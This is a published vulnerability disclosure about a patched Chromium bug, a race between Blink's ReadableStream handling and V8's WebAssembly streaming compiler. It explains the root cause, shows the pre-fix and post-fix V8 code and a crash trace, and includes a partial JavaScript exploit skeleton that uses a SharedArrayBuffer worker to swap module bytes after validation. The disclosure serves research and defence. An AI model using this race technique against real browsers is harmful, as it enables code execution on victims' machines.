



READABLESTREAM TOCTOU: V8 SANDBOX BYPASS VIA WASM STREAMING

June 15, 2026 SSD Secure Disclosure technical team
Vulnerability publication

Summary

Issue [433533359](#) is a TOCTOU data race between Blink's [ReadableStream](#) consumer pipeline and V8's WebAssembly streaming compiler.

A renderer-controlled [SharedArrayBuffer](#)(SAB) mutated by a worker thread causes WebAssembly's bytecode validator and its JIT to disagree about which bytes are being compiled.

Validation passes on a benign module while the JIT compiles a different, attacker-chosen one. Since the Wasm JIT compilation pipeline resides outside the V8 heap sandbox, this single bug results in RCE in the renderer without a V8 sandbox bypass.

Vendor Response

Chrome 139 has been released to address this issue.

Credit

Seunghyun Lee ([@0x10n](#)) of CMU CyLab discovered and reported this vulnerability in July 2025, including a full PoC and a v8ctf submission demonstrating RCE.

Affected Versions



- The underlying Blink issue ([ReadableStreamBytesConsumer](#) returning raw spans into SAB-backed memory) dates back to roughly M70.
- Fixed in M138 Extended Stable, M139 Stable, M140+ Canary, and the corresponding ChromeOS LTS releases.

Analysis

The V8 Sandbox

The V8 heap sandbox is a software barrier within the renderer process. All V8 heap objects reside in an isolated region and are addressed through compressed/bounded references. The threat model assumes the attacker already has corruption *within* V8 (type confusion, etc.) and limits any kind of direct pointer access, making a new bug necessary to create effects outside the sandbox that don't just result in a harmless crash.

A **V8 sandbox bypass** is what turns a corruption inside the sandbox into a full renderer RCE (providing read/write primitives for the entire VA or allowing shellcode execution). The compilation process of all JITs (both JS and Wasm) is one of the largest attack surfaces that lives *outside* the sandbox: if V8 can be induced to emit invalid machine code, we can execute a flawed JIT that will result in memory access or shellcode execution, breaking the sandbox concept.

ReadableStream and the BytesConsumer Pipeline

When JS builds a [Response](#) from a [ReadableStream](#) and hands it to anything in Blink that expects bytes ([fetch\(\).then\(r => r.arrayBuffer\(\)\)](#), [WebAssembly.compileStreaming](#), etc.), Blink bridges the JS-visible stream into its internal [BytesConsumer](#) interface using [ReadableStreamBytesConsumer](#).

The bridge is deliberately zero-copy. When a chunk arrives, the consumer extracts it as a [Uint8Array](#), stores the [DOMUint8Array*](#) as [pending_buffer_](#), and hands callers a raw [base::span<const char>](#) directly over the array's backing store:

```
1. // third_party/blink/renderer/core/fetch/readable_stream_bytes_consumer.cc
2. void ChunkSteps(ScriptState* script_state,
3.                 v8::Local<v8::Value> chunk,
4.                 ExceptionState& exception_state) const override {
```



```

10.     script_state::scope scope(script_state);
11.     consumer_>OnRead(
12.         NativeValueTraits<MaybeShared<DOMUint8Array>>::NativeValue(
13.             script_state->GetIsolate(), chunk, exception_state)
14.             .Get());
15.     }
16.     BytesConsumer::Result ReadableStreamBytesConsumer::BeginRead(
17.         base::span<const char>& buffer) {
18.         // ...
19.         if (pending_buffer_) {
20.             if (pending_buffer_>IsDetached()) {
21.                 SetErrored();
22.                 return Result::kError;
23.             }
24.             buffer = base::as_chars(
25.                 pending_buffer_>ByteSpan().subspan(pending_offset_)); // [!] span aliases
the JS buffer
26.             return Result::kOk;
27.         }
28.         // ...
29.     }

```

The `MaybeShared<DOMUint8Array>` combined with the raw span from `BeginRead` is the entire reason this bug exists. The consumer accepts SAB-backed typed arrays, never copies the chunk, and hands every downstream consumer a span that aliases JS-visible memory. Anything downstream that reads the span more than once is racing whatever JS thread holds a reference to the SAB.

SharedArrayBuffer as the Racing Primitive

`SharedArrayBuffer` is the only JS object whose backing memory is genuinely shared across threads. `postMessage`'ing a SAB to a worker hands the worker a reference to the same backing store, not a copy. Both threads can read and write the same bytes concurrently with hardware-level race semantics.

SABs are gated behind COOP/COEP (**Cross-Origin-Opener-Policy: same-origin + Cross-Origin-Embedder-Policy: require-corp**), but since the attacker controls the page serving the exploit, they can simply set these headers on their own origin.

For this bug, the SAB serves as the attacker's racing primitive. A worker spins flipping a few bytes of the SAB between two values, the main thread feeds the SAB through a




Wasm Streaming Compilation

`WebAssembly.compileStreaming(fetch(url))` lets V8 start compiling a module before its bytes have finished downloading. Blink's `FetchDataLoaderForWasmStreaming` drives the response body, pulling chunks from the `BytesConsumer` and forwarding them into V8's `AsyncStreamingDecoder`. The decoder is a state machine that walks the Wasm module section by section. As bytes arrive, it does two things in lockstep:

1. Accumulate every byte into `full_wire_bytes_`, an `std::vector<std::vector<uint8_t>>` that eventually becomes the compiled module's authoritative wire bytes.
2. Feed the bytes into a state machine that fills `SectionBuffers` used by the module decoder for *validation*: header parsing, type signatures, function-body verification, and so on.

Both reads happen inside the same call to `OnBytesReceived`. Pre-fix, both sourced their bytes from the same incoming span. That is the bug.



The Root Cause

Step 1: The Unsafe Handoff in Blink

`ReadableStreamBytesConsumer` doesn't copy. The span it returns from `BeginRead` aliases the JS-visible `Uint8Array`. If the array is SAB-backed, the bytes underneath the span can



Step 2: The Dual Read in AsyncStreamingDecoder

Below is the pre-fix shape of `AsyncStreamingDecoder::OnBytesReceived`, with the two reads annotated:


```

1. // v8/src/wasm/streaming-decoder.cc (pre-fix)
2. void AsyncStreamingDecoder::OnBytesReceived(base::Vector<const uint8_t> bytes) {
3.     DCHECK(!full_wire_bytes_.empty());
4.     // Fill the previous vector, growing up to 16kB. After that, allocate new
5.     // vectors on overflow.
6.     size_t remaining_capacity =
7.         std::max(full_wire_bytes_.back().capacity(), size_t{16} * KB) -
8.         full_wire_bytes_.back().size();
9.     size_t bytes_for_existing_vector = std::min(remaining_capacity, bytes.size());
10.    full_wire_bytes_.back().insert(full_wire_bytes_.back().end(),
11.                                   bytes.data(), // [!] Read #1
12.                                   bytes.data() + bytes_for_existing_vector);
13.    if (bytes.size() > bytes_for_existing_vector) {
14.        // ... copy the tail into a fresh vector
15.    }
16.
17.    size_t current = 0;
18.    while (ok() && current < bytes.size()) {
19.        size_t num_bytes =
20.            state_>ReadBytes(this, bytes.SubVector(current, bytes.size())); // [!] Read
#2
21.        current += num_bytes;
22.        module_offset_ += num_bytes;
23.        if (state_>offset() == state_>buffer().size()) {
24.            state_ = state_>Next(this);
25.        }
26.    }
27.    if (ok()) processor_>OnFinishedChunk();
28. }

```

Read #1 (`full_wire_bytes_.back().insert`) consumes `bytes` to build the canonical wire-bytes copy that the JIT will eventually compile. Read #2 (`state_>ReadBytes`) consumes the *same* `bytes` again to drive the state machine that fills `SectionBuffers`, and `SectionBuffers` are what the module decoder validates against.

Both reads dereference `bytes.data()`. Both, transitively, dereference the same SAB backing store the attacker controls.




Step 3: Turning a Race into a Validation Bypass

A worker thread sitting on the SAB can flip a few bytes between Read #1 and Read #2. The two reads observe different module bytes:

- **Validate-benign / compile-malicious.** Worker writes the malicious bytes during Read #1, swaps to benign before Read #2. `full_wire_bytes_` ends up containing the malicious module, `SectionBuffers` see benign bytes, validation passes, the JIT compiles the malicious copy.
- **Compile-malicious / validate-benign (mirror).** Worker writes benign bytes during Read #1, malicious during Read #2. `full_wire_bytes_` ends up benign, but the state machine sees malicious bytes. This case is less interesting because validation will fail. The first scenario is the one that lands.

Wasm function-body validation is the *only* thing standing between Wasm bytecode and unchecked machine-code emission. Bypass it and the JIT will happily emit native code for any opcode sequence: type-incompatible loads and stores, calls with the wrong signature, bad reference operations, anything Wasm-GC can express. From the [report](#): *“exploiting this is trivial as Wasm function body validation can be completely bypassed, allowing arbitrary type-incompatible operations.”*



Notably, the V8 team had already applied exactly this hardening (“copy the bytes once, then validate the copy”) to synchronous and asynchronous Wasm compilation in late 2024 (crrev.com/c/6037693, “[sandbox][wasm] Always copy Wasm wire bytes”). The streaming path was not in scope. That one missed code path is what this report exploited.

Exploitation

The exploit fits in a single page once the Wasm module-builder boilerplate is extracted.

Setting Up the Race

The attacker constructs a SAB, hands a reference to a worker, then exposes the SAB-backed `Uint8Array` as a single chunk of a `ReadableStream`:

```
1. const sab = new SharedArrayBuffer(MODULE_SIZE);
2. const view = new Uint8Array(sab);
3.
4. // 1. Pre-load with the benign module so initial parsing succeeds.
5. view.set(BENIGN_MODULE_BYTES);
6.
7. // 2. Hand the SAB to a worker. The worker sits in a tight loop alternating
8. //    a few bytes between BENIGN and MALICIOUS at the function-body offset.
9. const worker = new Worker('flipper.js');
10. worker.postMessage({sab, offset: FUNCTION_BODY_OFFSET});
11.
12. // 3. Build a ReadableStream that hands Blink the SAB-backed view.
13. const stream = new ReadableStream({
14.   start(c) { c.enqueue(view); c.close(); }
15. });
16.
17. // 4. Pipe it into streaming compilation.
18. WebAssembly.compileStreaming(new Response(stream, {
19.   headers: {'content-type': 'application/wasm'},
20. }));
```



```
3.     const v = new Uint8Array(sab);
4.     while (true) {
5.         v.set(MALICIOUS_BYTES, offset);
6.         v.set(BENIGN_BYTES, offset);
7.     }
8. };
```

With the worker spinning, every **OnBytesReceived** call in the decoder has a non-trivial probability of seeing different bytes between Read #1 and Read #2. The window only has to be hit once.

The Two Module Variants

The benign variant is whatever validates without side effects. A function body of **i32.const 0; drop; end** is enough, the validator is happy and the JIT emits a no-op.


The malicious variant replaces the same bytes with an opcode sequence that, post-validation, is type-incoherent. A typical primitive: a Wasm function takes an **externref/i64** and returns the raw 64-bit integer, allowing the attacker to pull a JS value as a 64-bit number, another function takes an **i64** and writes it to Wasm-controlled memory at an attacker-supplied address. Because validation never inspected these bodies, the JIT's type-driven instruction selection lowers them to direct loads and stores against attacker-controlled operands.

The PoC assembles a **write64(addr, value)** primitive that is then called from JS with **addr=0x424242424242** and **value=0x4343434344454647**. ClusterFuzz reproduced the resulting SEGV:

```
1. Crash Type: UNKNOWN WRITE
2. Crash Address: 0x424242424242
3. Crash State:
4.   Builtins_JSToWasmWrapperAsm
5.   Builtins_JSToWasmWrapper
6.   Builtins_AsyncFunctionAwaitResolveClosure
```

The crash sits inside **Builtins_JSToWasmWrapperAsm**, the JS-to-Wasm trampoline calling into the JIT'd Wasm function. The bytes V8 emitted are writing to the attacker-chosen address.

Winning the Race



nothing to do but `set()` four bytes in a loop, gets many chances per chunk to flip.

If the chunk size is larger than 16 KiB the decoder may split the work across `full_wire_bytes_` boundaries, lengthening the window further. The PoC reproduces stably on Chrome for Testing 137.0.7151.55 and 140.0.7312.0, and the same primitive was landed on the V8 CTF M138 instance using nothing but this single bug.

Why This is a Sandbox Bypass

The entire Wasm compilation pipeline (Liftoff, TurboFan for Wasm, and the streaming decoder) lives outside the V8 sandbox by design. Compiled Wasm code is placed in RWX pages outside the pointer-compression cage, and **Code Pointers** are accessed through an indirection table rather than raw pointers inside the sandbox (see the [V8 Sandbox design doc](#)). If the compiler can be tricked into emitting invalid machine code, the resulting JIT output executes with full access to the renderer's virtual address space, not confined by the sandbox.

As Matthias Liedtke noted in [comment #24](#): *"under the sandbox attacker model we cannot trust AB contents. So, anything that uses structured data in ABs must copy/validate them."* The streaming decoder was reading structured data (Wasm wire bytes) from an AB-backed span without copying, violating exactly this invariant.

A Note on the Wasm Code Cache

The same **BytesConsumer** aliasing also feeds the Wasm code-cache digest computation in Blink. In principle, an attacker with an in-sandbox corruption primitive could mutate a non-shared **ArrayBuffer** between the digest read and the compilation read, producing a false cache hit and swapping a function's compiled code for an unrelated cached copy (comparable to signature confusion). This was raised in comments #10 and #16. Investigation in comments #29 and #30 concluded it isn't reachable in current Chrome because the responses that go through the Wasm code-cache path don't serve their bytes from in-sandbox buffers.



`full_wire_bytes_`, then drive the state machine from that owned copy instead of from the incoming `bytes` span. After the copy, the original `bytes` is explicitly cleared so nothing downstream can reach back to the SAB:

```

1. // v8/src/wasm/streaming-decoder.cc (post-fix, abridged)
2. void AsyncStreamingDecoder::OnBytesReceived(base::Vector<const uint8_t> bytes) {
3.     TRACE_STREAMING("OnBytesReceived(%zu bytes)\n", bytes.size());
4.
5.     // Note: The bytes are passed by the embedder, and they might point into
6.     // the sandbox. Hence we copy them once and then process those copied
7.     // bytes, to avoid being vulnerable to concurrent modification.
8.     // Since we might not be able to store the bytes contiguously in memory,
9.     // remember up to two byte vectors to process after copying.
10.    base::Vector<const uint8_t> copied_bytes[2] = {{}, {}};
11.
12.    DCHECK(!full_wire_bytes_.empty());
13.    std::vector<uint8_t>* last_wire_byte_vector = &full_wire_bytes_.back();
14.    size_t existing_vector_size = last_wire_byte_vector->size();
15.    size_t remaining_capacity =
16.        std::max(last_wire_byte_vector->capacity(), size_t{16} * KB) -
17.        existing_vector_size;
18.    size_t bytes_for_existing_vector = std::min(remaining_capacity, bytes.size());
19.    last_wire_byte_vector->insert(last_wire_byte_vector->end(),
20.                                bytes.data(),
21.                                bytes.data() + bytes_for_existing_vector);
22.    copied_bytes[0] =
23.        base::VectorOf(last_wire_byte_vector->data() + existing_vector_size,
24.                        bytes_for_existing_vector);
25.
26.    if (bytes.size() > bytes_for_existing_vector) {
27.        // ... grow into a fresh vector for the tail
28.        copied_bytes[1] = base::VectorOf(*last_wire_byte_vector);
29.    }
30.
31.    // Do not access `bytes` any more after copying.
32.    DCHECK_EQ(bytes.size(), copied_bytes[0].size() + copied_bytes[1].size());
33.    bytes = {};
34.
35.    for (base::Vector<const uint8_t> vec : copied_bytes) {
36.        size_t current = 0;
37.        while (ok() && current < vec.size()) {
38.            size_t num_bytes = state_->ReadBytes(this, vec.SubVectorFrom(current));
39.            current += num_bytes;
40.            module_offset_ += num_bytes;
41.            if (state_->offset() == state_->buffer().size()) {
42.                state_ = state_->Next(this);
43.            }
44.        }
45.    }
46.    if (ok()) processor_->OnFinishedChunk();
47.}

```



vectors). Second, `bytes = {}` is a deliberate trap-door: any future code added below that line that tries to dereference `bytes` will hit a zero-length span, not the embedder's memory.

This is the same shape of fix as CL [6037693](#), which hardened sync and async (non-streaming) compilation against the same pattern in November 2024. The streaming path was simply not in scope at the time.

What the fix does *not* do is harden `ReadableStreamBytesConsumer` itself. The consumer still hands out raw spans into JS-visible memory. In comment #13, Jakob Kummerow proposes a defence-in-depth: when `pending_buffer_` is shared, copy it up-front in `BeginRead` and hand out the copy. That keeps the non-shared path zero-copy while immunising every downstream consumer at once. It hasn't shipped, but it's the obvious next step if more dual-read sinks turn up.

References

1. Chromium Bug: <https://issues.chromium.org/issues/433533359>
2. V8 fix CL: <https://crrev.com/c/6787532>
3. Earlier hardening (sync/async): <https://crrev.com/c/6037693>
4. M139 backmerge: <https://crrev.com/c/6811146>
5. M138 Extended Stable backmerge: <https://crrev.com/c/6827422>
6. LTS backmerge: <https://crrev.com/c/6861456>

Get in touch

Any questions? Interested in our services?
We'd love to hear from you

